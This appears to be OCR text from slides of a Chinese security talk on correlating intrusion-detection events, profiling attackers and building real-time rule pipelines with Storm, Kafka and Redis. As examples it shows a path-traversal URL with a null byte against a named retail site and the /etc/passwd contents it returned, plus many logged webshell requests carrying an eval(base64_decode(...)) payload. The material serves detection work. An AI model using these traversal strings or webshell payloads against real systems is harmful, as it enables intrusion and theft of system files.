
My Reports

HotSpot Graph

Attack Diagram

Events and NetFlow, last 1d-0h

Events and Sessions, last 1d-0h




IP 关联

- Event E1
- Event E2
  - E2.Srcip==E1.Dstip

NIDS 发现有webshell连接，同时HIDS 发现文件变更操作

状态关联

- Event E1
- Event E2
    - E2.somestatus is success (or something)



http://www.dangdang.com/default_json_file_2012.php?area_num=/../..//../..//../..//../..//../../ - Windows Internet Explorer


http://www.dangdang.com/default_json_file_2012.php?area_num=¥../..//../..//../..//../..//../..//etc/passwd%00&area_name=062&id=1&scr

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:a
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdow
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/n
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/va
User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/sbin/nologin distcache
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin ntp:x:38:38::/etc/ntp:/sbin/nologin pcap:x:77:77::/var/
dbus:x:81:81:System message bus:/:/sbin/nologin avahi:x:70:70:Avahi daemon:/:/sbin/nologin apache:x:48:48:Apache:/va
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin smmsp:x:51:51::/va
hsqldb:x:96:96::/var/lib/hsqldb:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin oprofile:x:16:16:Special user account to be used by OProfil
squid:x:23:23::/var/spool/squid:/sbin/nologin xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin rpcuser:x:29:29:RP
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin haldaemon:x:68:68:HAL daemon:/:/sbin/nologin a
autoipd:/var/lib/avahi-autoipd:/sbin/nologin gdm:x:42:42::/var/gdm:/sbin/nologin checkos:x:500:500::/home/checkos:/b
daemon:/var/run/memcached:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash nagios:x:501:501::/home/
```

- 基于漏洞关联
- 基于特征关联
- 基于异常关联

了解攻击者

- 什么时间
- 访问了哪些站点
- 做了什么
- 是否成功
- 水平如何
- 采用了什么技术（代理 扫描器 手工？自动。。。）



```
uest.body': '7tian=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3Jz
st.body': 'D=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCI
12=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZX
uest.body': 'tom=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIi
request.body': '7tian=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3
-12=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZ
uest.body': 'c=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiM
l(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV
uest.body': 'sos=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiw
_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pd
uest.body': 'xinsui=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3Jz
uest.body': '7tian=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3Jz
ase64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9sa
```


更加强力的工具

redis

APACHE
STORM™
Distributed · Resilient · Real-time

hadoop

Apache Kafka
A high-throughput distributed messaging system.



storm job规则提交:

规则页面 业务安全概览 全域监控

域名(字符串输入)

查看域名 不知道怎么用？ 不会写正则？


匹配特征(需正则, 被匹配字段格式:method,request,http_code,UA,ip_addr,Post_data(if avaiable).e.g:POST /user-login.html? 200 Mozilla/5.0 123.155.79.45 step=act_login&data=iNTE&ca

NEW!自定义字段匹配功能

数据库表名


有效期，默认不过期,格式yymmdd,如15年1月1日，填写150101

注释



Storm热配置规则


24小时访问量折线图。规则添加匹配到数据后自动生成。



过去1小时总攻击数	过去3小时总攻击数	过去24小时总攻击数
176	179	206

来自唯品会：孟诚

- 入侵不一定在时间上是连续的
- 日志的存储
- 特征値更新



GUESTIP

● - (73139) ● 106.39.52.78 (55857) ● 220.181.11.187 (53494)
● 58.248.30.222 (32033) ● 110.209.33.212 (20841)
● 124.227.241.44 (20061) ● 124.200.254.29 (18589)
● 119.121.243.209 (15224) ● 113.84.228.79 (14558)
● 101.231.188.58 (13105)

REQUESTHOST

● "www.[redacted].com" (2215371) ● "assets[redacted].com" (940239)
● "api.[redacted].com" (177867) ● "admin.[redacted].com" (50156)
● "app[redacted].com" (32978) ● "um.[redacted].com" (27427)
● "yh[redacted]com" (10992) ● "[redacted]com" (5724)

CODE

● 200 (3069279) ● 304 (236205)
● 302 (140091) ● 404 (22693)
● 499 (4077) ● 301 (3950)
● 206 (470) ● 403 (424) ● 405 (362)
● 500 (22)

REFERER

● - (594784) ● https://www[redacted].com/user/[redacted]ode (301468)
● https://www.[redacted].com/user/login (205652) ● http://www.[redacted]com/ (169125)
● http://www.[redacted].com/account (123529) ● http://www.[redacted]com/deals (76973)
● https://www.[redacted].com/user/register (75756)
● http://www.[redacted].com/deals?cate=19 (41820)

ALL EVENTS

0 to 100 of 500 available for paging

Fields
All (54) / Current (30)
Type to filter...
□ @timestamp
□ @version
□ _id
□ _index
□ _type
□ byte
☑ code
□ geoip.city_name
□ geoip.continent_code

